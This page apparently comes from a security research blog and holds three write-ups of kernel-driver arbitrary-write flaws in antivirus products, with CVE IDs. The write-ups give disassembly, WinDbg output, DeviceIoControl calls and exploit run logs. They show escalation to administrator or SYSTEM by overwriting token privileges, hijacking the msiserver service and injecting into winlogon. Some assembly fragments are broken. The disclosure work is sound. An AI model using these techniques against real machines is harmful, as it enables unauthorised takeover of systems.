

# GreyHatHacker.NET

Malware, Vulnerabilities, Exploits and more . . .

ABOUT

Posted by Parvez on January 29, 2018

## Exploiting System Shield AntiVirus Arbitrary Write Vulnerability using SeTakeOwnershipPrivilege

Posted in: All, Bugs, Exploits, Vulnerabilities. Tagged: Elevate, Kernel. 8 comments

A kernel vulnerability exists in an antivirus product called “System Shield AntiVirus and AntiSpyware” by Iolo Technologies. This is an arbitrary memory overwrite vulnerability due to the inputted buffer not being validated and has been assigned a CVE ID of CVE-2018-5701. The product version of “System Shield AntiVirus and AntiSpyware” tested on is 5.0.0.136 and the vulnerable version of the driver “amp.sys” is 5.4.11.1.

Due to no response from the vendor for the last few weeks I’m going public with this one. Another one of their products “System Mechanic Pro” on version 15.5.0.61 is also affected from this vulnerability as it gets shipped with the same version of the driver as is bundled with “System Shield AntiVirus and AntiSpyware”. There is however an update downloader link on the site for “System Mechanic Pro” bringing it to version 17.5.0.116 where the vulnerable driver has been removed.

To get to our arbitrary write a number of conditions had to be satisfied in a number of subroutines, the main disassembly screen shots shown below.

### Recent Posts

- Exploiting System Shield AntiVirus Arbitrary Write Vulnerability using SeTakeOwnershipPrivilege
- IKARUS anti.virus and its 9 exploitable kernel vulnerabilities
- Exploiting Vir.IT eXplorer Anti-Virus Arbitrary Write Vulnerability
- Running Macros via ActiveX Controls
- Spraying the heap in seconds using ActiveX controls in Microsoft Office

### Categories

- All
- Bugs
- Exploits
- Malware
- Mitigation

```

sub_FFFF8800438D6D0 proc near
var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
arg_0= qword ptr 8
arg_18= qword ptr 20h

mov     [rsp+arg_0], rbx ; amp+0x66d0
push    rdi
sub     rsp, 40h
test    cl, cl
movzx   edi, cl
jz      short loc_FFFF8800438D6F7

```

```

loc_FFFF8800438D6F7: ; Checks our input buffer size
cmp     r8d, 18h ; Has to be at least 24 bytes
jb      loc_FFFF8800438D7B7

```

```

loc_FFFF8800438D7B7:
mov     eax, 0C0000023h
mov     rbx, [rsp+48h+arg_0]
add     rsp, 40h
pop     rdi
retn
sub_FFFF8800438D6D0 endp

```

```

mov     rax, [rdx] ; Rax holds input buffer value (QWORD1)
lea     rcx, [rsp+48h+var_28]
mov     [rcx], rax ; Saved in stack
mov     rax, [rdx+8] ; Rax holds input buffer value (QWORD2)
mov     [rcx+8], rax ; Saved in stack
mov     rax, [rdx+10h] ; Rax holds input buffer value (QWORD3)
mov     [rcx+10h], rax ; Saved in stack
mov     rbx, [rsp+48h+var_18] ; Rbx=QWORD3
mov     r8, [rsp+48h+var_20] ; R8=QWORD2
mov     eax, dword ptr [rsp+48h+var_28] ; Eax=DWORD1
; (First 4 bytes of QWORD1 0x00000000)

```

```

loc_FFFF8800438D72A: ;
mov     rdx, cs:qword_FFFF880043AFB28 ; Rdx points to value 9
test    rdx, rdx
jnz     short loc_FFFF8800438D746

```

```

x, 0C0000001h
x, [rsp+48h+arg_0]
p, 40h
i

```

```

loc_FFFF8800438D746: ;
cmp     eax, [rdx] ; Checks if our input buffer value (DWORD1) less than 9
jb      short loc_FFFF8800438D75A

```

```

mov     eax, 0C000000Dh
mov     rbx, [rsp+48h+arg_0]
add     rsp, 40h
pop     rdi
retn

```

```

loc_FFFF8800438D75A: ;
mov     ecx, eax ; Ecx=8 (DWORD1)
mov     [rsp+48h+var_20], r8 ; R8=QWORD2
add     rcx, rcx ; Doubles size from 0x8 to 0x10

```

- Other
- Vulnerabilities

## Tags

ActionScript Adobe Anti-Rootkit  
**ASLR** Autorun BHO BlazeDVD  
Download and Execute **Elevate**  
EMET FakeAV heapspray  
**Hidden Hijack** IrfanView Java  
**Kernel** Macros McAfee MSI  
**MSWord** PGP pif RemoteExec  
**Return to Libc** ROP  
Sandbox Skype SureThing Symantec trailing  
UAC **URI** Vista

## Archives

- January 2018 (1)
- November 2017 (2)
- September 2016 (1)
- December 2015 (2)
- July 2015 (1)
- January 2015 (1)
- December 2014 (1)
- June 2014 (1)
- January 2014 (1)
- November 2013 (1)
- September 2013 (1)
- February 2013 (1)
- December 2012 (1)
- August 2012 (1)

```

mov     rax, [rdx+rcx*8+8]
mov     [rsp+48h+var_28], rax
mov     eax, [rdx+rcx*8+10h] ; Eax=DWORD1
lea     rcx, [rsp+48h+var_28]
mov     dword ptr [rsp+48h+var_18], eax
lea     rax, [rsp+48h+arg_18]
mov     [rsp+48h+var_10], rax
call    sub_FFFF8800438DC40 ; Other conditions will need
                                ; to be met in some subs
test    dil, dil
jz      short loc_FFFF8800438D7A2

```

```

mov     eax, dword ptr [rsp+48h+arg_18]
mov     [rbx], eax
xor     eax, eax
mov     rbx, [rsp+48h+arg_0]
add     rsp, 40h
pop     rdi
retn

```

```

loc_FFFF8800438D7A2:
mov     rax, [rsp+48h+arg_18]
mov     [rbx], rax ; Arbitrary write !!!!!!!!!
                                ; Rax=Arbitrary write value
                                ; Rbx=Arbitrary write location
xor     eax, eax
mov     rbx, [rsp+48h+arg_0]
add     rsp, 40h
pop     rdi
retn

```

```

sub_FFFF880043A3460 proc near

var_38= dword ptr -38h
var_30= qword ptr -30h
var_28= dword ptr -28h
arg_0= qword ptr 8

mov     [rsp+arg_0], rcx ; amp+0x1c460
push    rsi
push    rdi
sub     rsp, 48h
mov     [rsp+58h+var_38], 0
mov     [rsp+58h+var_30], 0

```

```

loc_FFFF880043A347C: ;
cmp     [rsp+58h+arg_0], 0 ; Compares 0 with QWORD4
jnz     short loc_FFFF880043A348E

```

```


loc_FFFF880043A348E: ;
mov     rax, [rsp+58h+arg_0] ; Rax=QWORD4
mov     [rsp+58h+var_30], rax

```

- June 2012 (1)
- February 2012 (1)
- January 2012 (1)
- December 2011 (1)
- November 2011 (1)
- August 2011 (2)
- July 2011 (1)
- April 2011 (1)
- March 2011 (1)
- October 2010 (3)
- June 2010 (1)
- May 2010 (1)
- March 2010 (2)
- February 2010 (1)
- December 2009 (1)
- September 2009 (1)
- May 2009 (1)
- April 2009 (1)
- September 2008 (1)
- November 2007 (2)

## Meta

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)



To exploit I'm overwriting the `_SEP_TOKEN_PRIVILEGES` structure with the fixed value of `0xFFFFFFFFFE`. You can play with the offsets to get different number of privileges but with the offsets I chose I ended up looking like this below

```

kd> dt nt!_SEP_TOKEN_PRIVILEGES fffff8a002cc4a30+40
+0x000 Present          : 0xff`fffffe00
+0x008 Enabled          : 0xff`fffffe00
+0x010 EnabledByDefault : 0x800000

```

Looking at the number of privileges obtained we have a few to choose from for our exploit.

```
kd> !token fffff8a002cc4a30
_TOKEN fffff8a002cc4a30
TS Session ID: 0x1
User: S-1-5-21-2231847605-3015871416-1385684711-1001
Groups:
 00 S-1-5-21-2231847605-3015871416-1385684711-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-114
    Attributes - DenyOnly
 03 S-1-5-32-545
    Attributes - Mandatory Default Enabled
 04 S-1-5-32-544
    Attributes - DenyOnly
 05 S-1-5-4
    Attributes - Mandatory Default Enabled
 06 S-1-2-1
    Attributes - Mandatory Default Enabled
 07 S-1-5-11
    Attributes - Mandatory Default Enabled
 08 S-1-5-15
    Attributes - Mandatory Default Enabled
 09 S-1-5-113
    Attributes - Mandatory Default Enabled
10 S-1-5-5-0-1059199
    Attributes - Mandatory Default Enabled LogonId
11 S-1-2-0
```

```
Attributes - Mandatory Default Enabled
12 S-1-5-64-10
Attributes - Mandatory Default Enabled
13 S-1-16-8192
Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-21-2231847605-3015871416-1385684711-513
Privs:
09 0x000000009 SeTakeOwnershipPrivilege Attributes - Enabled
10 0x00000000a SeLoadDriverPrivilege Attributes - Enabled
11 0x00000000b SeSystemProfilePrivilege Attributes - Enabled
12 0x00000000c SeSystemtimePrivilege Attributes - Enabled
13 0x00000000d SeProfileSingleProcessPrivilege Attributes - Enabled
14 0x00000000e SeIncreaseBasePriorityPrivilege Attributes - Enabled
15 0x00000000f SeCreatePagefilePrivilege Attributes - Enabled
16 0x000000010 SeCreatePermanentPrivilege Attributes - Enabled
17 0x000000011 SeBackupPrivilege Attributes - Enabled
18 0x000000012 SeRestorePrivilege Attributes - Enabled
19 0x000000013 SeShutdownPrivilege Attributes - Enabled
20 0x000000014 SeDebugPrivilege Attributes - Enabled
21 0x000000015 SeAuditPrivilege Attributes - Enabled
22 0x000000016 SeSystemEnvironmentPrivilege Attributes - Enabled
23 0x000000017 SeChangeNotifyPrivilege Attributes - Enabled
Default
24 0x000000018 SeRemoteShutdownPrivilege Attributes - Enabled
25 0x000000019 SeUndockPrivilege Attributes - Enabled
26 0x00000001a SeSyncAgentPrivilege Attributes - Enabled
27 0x00000001b SeEnableDelegationPrivilege Attributes - Enabled
28 0x00000001c SeManageVolumePrivilege Attributes - Enabled
29 0x00000001d SeImpersonatePrivilege Attributes - Enabled
30 0x00000001e SeCreateGlobalPrivilege Attributes - Enabled
31 0x00000001f SeTrustedCredManAccessPrivilege Attributes - Enabled
32 0x000000020 SeRelabelPrivilege Attributes - Enabled
```

```
33 0x000000021 SeIncreaseWorkingSetPrivilege    Attributes - Enabled
34 0x000000022 SeTimeZonePrivilege              Attributes - Enabled
35 0x000000023 SeCreateSymbolicLinkPrivilege     Attributes - Enabled
36 0x000000024 Unknown Privilege                 Attributes - Enabled
37 0x000000025 Unknown Privilege                 Attributes - Enabled
38 0x000000026 Unknown Privilege                 Attributes - Enabled
39 0x000000027 Unknown Privilege                 Attributes - Enabled

Authentication ID:      (0,1029c8)
Impersonation Level:    Anonymous
TokenType:              Primary
Source: User32          TokenFlags: 0x2a00 ( Token in use )
Token ID: 13d229        ParentToken ID: 1029cb
Modified ID:            (0, 139e0a)
RestrictedSidCount: 0    RestrictedSids: 0000000000000000
OriginatingLogonSession: 3e7
```

For exploiting I decided to use the “SeTakeOwnershipPrivilege” privilege. The idea I had was to take ownership of a Windows Service key and have the ability to start it. The service I found was the “Windows Installer” service.

So the steps were to:

1. Take ownership of the key HKLM\SYSTEM\CurrentControlSet\services\msiserver
2. Change the “ImagePath” value to our command or executable we which want to run
3. Start the service by running “msiexec.exe /i poc.msi /quiet”
4. Restore all settings

Here poc.msi doesn't really exist but by initiating an msi install will start the service and run our command. Trying to get an interactive shell is another matter as we have to deal with “Session 0 Isolation” which I haven't really looked into so decided to use the net command to add the account to the local administrators group.

C:\WINDOWS\system32\cmd.exe

```
C:\Users\user2\Desktop>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compute
```

Members

-----

Administrator

user1

The command completed successfully.

```
C:\Users\user2\Desktop>cve-2018-5701.exe
```

-----

System Shield AntiVirus & AntiSpyware (amp.sys) Arbitrary Write EoP Exploit  
Tested on 64bit Windows 7 / Windows 10 (1709)

-----

```
[i] Current process id 7840 and token handle value 152
[i] Address of current process token 0xFFFFA20E4C82A920
[i] Address of _SEP_TOKEN_PRIVILEGES 0xFFFFA20E4C82A960 will be overwritten
[+] Open \\.\amp device successful
[~] Press any key to continue . . .
[+] Overwritten _SEP_TOKEN_PRIVILEGES bits
[*] Adding current user 'user2' account to the local administrators group
[+] OpenProcessToken successful
[+] SetEntriesInAcl successful
[+] Ownership 'MACHINE\SYSTEM\CurrentControlSet\services\msiserver' successful
[+] Object's DACL successfully modified
[+] Registry key opened and value modified
[+] c:\windows\system32\msiexec.exe launched
[i] Account should now be in the local administrators group
[*] Restoring all permissions and value
[+] Registry key opened and value modified
[+] Object's ownership successfully restored
[+] Parent key object's DACL successfully saved
[+] Object's DACL successfully restored
```

```
C:\Users\user2\Desktop>net localgroup administrators
Alias name     administrators
```



```
Comment      Administrators have complete and unrestricted access to the compute
Members
-----
Administrator
user1
user2
The command completed successfully.

C:\Users\user2\Desktop>
```

The exploit can be downloaded from here [\[zip\]](#)

[@ParvezGHH](#)

Posted by *Parvez* on November 13, 2017

## IKARUS anti.virus and its 9 exploitable kernel vulnerabilities

Posted in: All, Bugs, Exploits, Vulnerabilities. Tagged: Elevate, Kernel. 5 comments

Here is a list of the 9 kernel vulnerabilities I discovered over a month ago in an antivirus product called IKARUS anti.virus which has finally been fixed. Most of the vulnerabilities were due to the inputted output buffer address (Irp->UserBuffer) being saved on the stack which is later used without being validated when using as an argument. The table below lists the ioctls, related CVE and type of vulnerability


IOCTL	CVE ID	Vulnerability Type
-------	--------	--------------------

0x8300000c	CVE-2017-14961	Arbitrary Write
0x83000058	CVE-2017-14962	Out of Bounds Write
0x83000058	CVE-2017-14963	Arbitrary Write
0x8300005c	CVE-2017-14964	Arbitrary Write
0x830000cc	CVE-2017-14965	Arbitrary Write
0x830000c0	CVE-2017-14966	Arbitrary Write
0x83000080	CVE-2017-14967	Arbitrary Write
0x830000c4	CVE-2017-14968	Arbitrary Write
0x83000084	CVE-2017-14969	Arbitrary Write

Fixed version numbers (~~vendors advisory soon to be released~~)

	Vulnerable version	Fixed version
Software	2.16.7	2.16.18
ntguard.sys	0.18780.0.0	0.43.0.0
ntguard_x64.sys	0.18780.0.0	0.43.0.0

I'm exploiting the vulnerable subroutine used by ioctl 0x8300000c by overwriting the \_SEP\_TOKEN\_PRIVILEGES structure where arg\_20 is our inputted output buffer address.



In our process \_SEP\_TOKEN\_PRIVILEGES structure I'm overwriting a byte in the "Present" field and a byte in the "Enabled" field with the hardcoded value of 0x11 by calling the vulnerable subroutine twice.

```
DeviceIoControl(hDevice, 0x8300000c, NULL, 0,  
(LPVOID)PresentByteOffset, 0, &dwRetBytes, NULL);  
DeviceIoControl(hDevice, 0x8300000c, NULL, 0, (LPVOID)EnableByteOffset,  
0, &dwRetBytes, NULL);
```

C:\WINDOWS\system32\cmd.exe

C:\Users\user1\Desktop>cve-2017-14961.exe

```
-----  
IKARUS anti.virus (ntguard_x64.sys) Arbitrary Write EoP Exploit  
Tested on 64bit Windows 7 / Windows 10 (1709)  
-----
```

```
[i] Current process id 6872 and token handle value 124
[i] Address of current process token 0xFFFFC881421ED990
[i] Address of _SEP_TOKEN_PRIVILEGES 0xFFFFC881421ED9D0 will be overwritten
[i] Present bits at 0xFFFFC881421ED9D2 will be overwritten with 0x11
[i] Enabled bits at 0xFFFFC881421ED9DA will be overwritten with 0x11
[+] Open \\.\ntguard device successful
[~] Press any key to continue . . .
[+] Overwritten _SEP_TOKEN_PRIVILEGES bits
[*] Spawning SYSTEM Shell
[+] Opened winlogon.exe process pid=732 with PROCESS_ALL_ACCESS rights
[+] Memory allocated at address 0x000001F82D520000
[+] Written to allocated process memory
[+] Created remote thread and executed
```

C:\Users\user1\Desktop>

C:\> Administrator: C:\WINDOWS\system32\cmd.exe

Microsoft Windows [Version 10.0.16299.19]  
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami  
nt authority\system

C:\WINDOWS\system32>

The exploit can be downloaded from here [\[zip\]](#) or from Exploit-DB when it gets published.

@ParvezGHH

Posted by Parvez on November 2, 2017

# Exploiting Vir.IT eXplorer Anti-Virus Arbitrary Write Vulnerability

Posted in: All, Bugs, Exploits, Vulnerabilities. Tagged: Elevate, Kernel. Leave a Comment

Last month I started hunting for kernel bugs again and it wasn't too long before I found a nice collection of bugs in an antivirus product called Vir.IT eXplorer. In total 6 kernel vulnerabilities were discovered. All of the vulnerabilities were due to the inputted buffer not being validated. The below table lists the ioctls, related CVE and type of vulnerability

IOCTL	CVE ID	Vulnerability Type
0x82730078	CVE-2017-16233	Buffer Overflow
0x82730048	CVE-2017-16234	Denial of Service
0x82730098	CVE-2017-16235	Arbitrary Write
0x82730028	CVE-2017-16236	Denial of Service
0x8273007C	CVE-2017-16237	Arbitrary Write
0x82730080	CVE-2017-16238	Arbitrary Write

All of the vulnerabilities were fixed and an updated product released within a day.

	Vulnerable version	Fixed version
Software	8.5.39	8.5.42
ViragIt.sys	1.80.0.0	1.81.0.0
ViragIt64.sys	1.0.0.11	1.0.0.12

I decided to exploit the ioctl 0x8273007C by overwriting the `_SEP_TOKEN_PRIVILEGES` structure.

```

loc_FFFFF88000DE3E79:  ; 0x8273007C
mov     rbp, [rdi]      ; rdi points to input buffer
mov     rsi, cr8
mov     ecx, 2
cmp     sil, cl
jnb     short loc_FFFFF88000DE3E95

```

```

mov     rax, cr8
mov     cr8, rcx
mov     sil, al

```

```

loc_FFFFF88000DE3E95:
call    sub_FFFFF88000DEC128
mov     rcx, [rdi+8]
xchg    rcx, [rbp+0]    ; Arbitrary write !!!!!!!!!!!!!!!
mov     rdx, [rdi+10h]
xchg    rdx, [rbp+8]    ; Arbitrary write !!!!!!!!!!!!!!!

```

```

loc_FF
call
mov
xchg
mov
xchg
mov
xchg

```

Here I am overwriting certain offsets of the `_SEP_TOKEN_PRIVILEGES` structure with byte 0x11, actually overwriting a byte in the "Present" field and a byte in the "Enabled" field. This will give us the "SeDebugPrivilege" privilege. Once the privilege has been obtained all that needs doing is to inject shellcode into a privileged process. The reason we need two writes as Kyriakos Economou

[@kyREcon](#) pointed out in Windows 10 (1703) the “Enabled” privileges are checked against “Present” privileges. You can read Kyriakos’s paper [here](#)

For this exploit you can overwrite with whatever values/offsets you like to get the desired privileges, I just happened to use value 0x11 in this case knowing it will give me the “SeDebugPrivilege” privilege as I had previously written another exploit which I’m still waiting to publish once that software fix has been released.

The vulnerable code has two XCHG instructions used to overwrite the \_SEP\_TOKEN\_PRIVILEGES structure “Present” and “Enabled” field bytes in one go.

```
loc_FFFFFFFF8000DE3E79:
    mov     rbp, [rdi]          ; rdi points to input buffer
    mov     rsi, cr8            ; rbp holds our SEP address -
input[0]
    mov     ecx, 2
    cmp     sil, cl
    jnb     short loc_FFFFFFFF8000DE3E95
    mov     rax, cr8
    mov     cr8, rcx
    mov     sil, al
loc_FFFFFFFF8000DE3E95:
    call    sub_FFFFFFFF8000DEC128
    mov     rcx, [rdi+8]        ; rcx holds "Present" bytes - input[1]
    xchg    rcx, [rbp+0]        ; Overwriting "Present" bytes
    mov     rdx, [rdi+10h]      ; rdx holds "Enabled" bytes - input[2]
    xchg    rdx, [rbp+8]        ; Overwriting "Enabled" bytes
```

Looking at our \_SEP\_TOKEN\_PRIVILEGES structure in WinDbg

```

kd> !process 0 0 cve-2017-16237.exe
PROCESS fffffa8032939600
    SessionId: 1  Cid: 05bc  Peb: 7fffffd6000  ParentCid: 0644
    DirBase: 32c17000  ObjectTable: fffff8a001d4a580  HandleCount: 13.
    Image: cve-2017-16237.exe

kd> !process fffffa8032939600 1
PROCESS fffffa8032939600
    SessionId: 1  Cid: 05bc  Peb: 7fffffd6000  ParentCid: 0644
    DirBase: 32c17000  ObjectTable: fffff8a001d4a580  HandleCount: 13.
    Image: cve-2017-16237.exe
    VadRoot fffffa80323a91b0 Vads 27 Clone 0 Private 2014. Modified 0.
    Locked 0.
    DeviceMap fffff8a003a77760
    Token fffff8a0031a8060
    ElapsedTime 00:00:00.686
    UserTime 00:00:00.000
    KernelTime 00:00:00.000
    QuotaPoolUsage[PagedPool] 0
    QuotaPoolUsage[NonPagedPool] 0
    Working Set Sizes (now,min,max) (2362, 50, 345) (9448KB, 200KB,
1380KB)
    PeakWorkingSetSize 2362
    VirtualSize 16 Mb
    PeakVirtualSize 16 Mb
    PageFaultCount 2359
    MemoryPriority BACKGROUND
    BasePriority 8
    CommitCharge 2089

kd> dt nt!_TOKEN fffff8a0031a8060

```



```

+0x000 TokenSource      : _TOKEN_SOURCE
+0x010 TokenId          : _LUID
+0x018 AuthenticationId : _LUID
+0x020 ParentTokenId    : _LUID
+0x028 ExpirationTime   : _LARGE_INTEGER 0x7fffffff`ffffffff
+0x030 TokenLock        : 0xffffffffa80`31e23d40 _ERESOURCE
+0x038 ModifiedId       : _LUID
+0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
+0x058 AuditPolicy      : _SEP_AUDIT_POLICY
+0x074 SessionId        : 1
+0x078 UserAndGroupCount : 0xf
+0x07c RestrictedSidCount : 0
+0x080 VariableLength   : 0x2c0
+0x084 DynamicCharged   : 0x400
+0x088 DynamicAvailable : 0
+0x08c DefaultOwnerIndex : 0
+0x090 UserAndGroups    : 0xffffffff8a0`031a8370 _SID_AND_ATTRIBUTES
+0x098 RestrictedSids   : (null)
+0x0a0 PrimaryGroup     : 0xffffffff8a0`03202830 Void
+0x0a8 DynamicPart      : 0xffffffff8a0`03202830 -> 0x501
+0x0b0 DefaultDacl      : 0xffffffff8a0`0320284c _ACL
+0x0b8 TokenType        : 1 ( TokenPrimary )
+0x0bc ImpersonationLevel : 0 ( SecurityAnonymous )
+0x0c0 TokenFlags       : 0x2a00
+0x0c4 TokenInUse       : 0x1 ''
+0x0c8 IntegrityLevelIndex : 0xe
+0x0cc MandatoryPolicy   : 3
+0x0d0 LogonSession     : 0xffffffff8a0`03b398a0
_SEP_LOGON_SESSION_REFERENCES
+0x0d8 OriginatingLogonSession : _LUID
+0x0e0 SidHash          : _SID_AND_ATTRIBUTES_HASH
+0x1f0 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH

```

```
+0x300 pSecurityAttributes : 0xfffff8a0`0328df10
_AUTHZBASEP_SECURITY_ATTRIBUTES_INFORMATION
+0x308 SessionObject      : 0xfffffa80`320f83e0 Void
+0x310 VariablePart       : 0xfffff8a0`031a8460
```

Before overwriting the bytes it will look like

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES fffff8a0031a8060+40
+0x000 Present           : 0x6`02880000
+0x008 Enabled           : 0x800000
+0x010 EnabledByDefault  : 0x800000

kd> db fffff8a0031a8060+40 118
fffff8a0`031a80a0  00 00 88 02 06 00 00 00-00 00 80 00 00 00 00 00
.....
fffff8a0`031a80b0  00 00 80 00 00 00 00 00
.....
```

and afterwards

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES fffff8a0031a8060+40
+0x000 Present           : 0x6`02110000
+0x008 Enabled           : 0x110000
+0x010 EnabledByDefault  : 0x800000

kd> db fffff8a0031a8060+40 118
fffff8a0`02b08a70  00 00 11 02 06 00 00 00-00 00 11 00 00 00 00 00
.....
fffff8a0`02b08a80  00 00 80 00 00 00 00 00
```

.....

## Checking the privileges

```
kd> !token fffff8a0031a8060
_TOKEN fffff8a0031a8060
TS Session ID: 0x1
User: S-1-5-21-2231847605-3015871416-1385684711-1000
Groups:
 00 S-1-5-21-2231847605-3015871416-1385684711-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-114
    Attributes - DenyOnly
 03 S-1-5-32-544
    Attributes - DenyOnly
 04 S-1-5-32-545
    Attributes - Mandatory Default Enabled
 05 S-1-5-4
    Attributes - Mandatory Default Enabled
 06 S-1-2-1
    Attributes - Mandatory Default Enabled
 07 S-1-5-11
    Attributes - Mandatory Default Enabled
 08 S-1-5-15
    Attributes - Mandatory Default Enabled
 09 S-1-5-113
    Attributes - Mandatory Default Enabled
10 S-1-5-5-0-118426
```

```
Attributes - Mandatory Default Enabled LogonId
11 S-1-2-0
Attributes - Mandatory Default Enabled
12 S-1-5-64-10
Attributes - Mandatory Default Enabled
13 S-1-16-8192
Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-21-2231847605-3015871416-1385684711-513
Privs:
16 0x000000010 SeCreatePermanentPrivilege Attributes - Enabled
20 0x000000014 SeDebugPrivilege Attributes - Enabled
25 0x000000019 SeUndockPrivilege Attributes -
33 0x000000021 SeIncreaseWorkingSetPrivilege Attributes -
34 0x000000022 SeTimeZonePrivilege Attributes -
Authentication ID: (0,1d038)
Impersonation Level: Anonymous
TokenType: Primary
Source: User32 TokenFlags: 0x2a00 ( Token in use )
Token ID: e8a62 ParentToken ID: 1d03b
Modified ID: (0, e8571)
RestrictedSidCount: 0 RestrictedSids: 0000000000000000
OriginatingLogonSession: 3e7
```

The exploit is written only to work from a medium integrity process as I'm using the `NtQuerySystemInformation(SystemHandleInformation)` API to leak the address of the process token. It has been tested on 64bit Windows 7 and Windows 10 (1709).

C:\WINDOWS\system32\cmd.exe

C:\Users\user1\Desktop>cve-2017-16237.exe

-----  
Vir.IT eXplorer Anti-Virus (VIAGLT64.SYS) Arbitrary Write EoP Exploit  
Tested on 64bit Windows 7 / Windows 10 (1709)  
-----

[i] Current process id 3700 and token handle value 152  
[i] Address of current process token 0xFFFF9B8EB2A54990  
[i] Address of \_SEP\_TOKEN\_PRIVILEGES 0xFFFF9B8EB2A549D0 will be overwritten  
[+] Open \\.\viraglt device successful  
[~] Press any key to continue . . .  
[+] Overwritten \_SEP\_TOKEN\_PRIVILEGES bits  
[\*] Spawning SYSTEM Shell  
[+] Opened winlogon.exe process pid=728 with PROCESS\_ALL\_ACCESS rights  
[+] Memory allocated at address 0x0000026096050000  
[+] Written to allocated process memory  
[+] Created remote thread and executed

C:\Users\user1\Desktop>

C:\WINDOWS\system32\cmd.exe

Microsoft Windows [Version 10.0.16299.19]  
(c) 2017 Microsoft Corporation. All rights reserved.

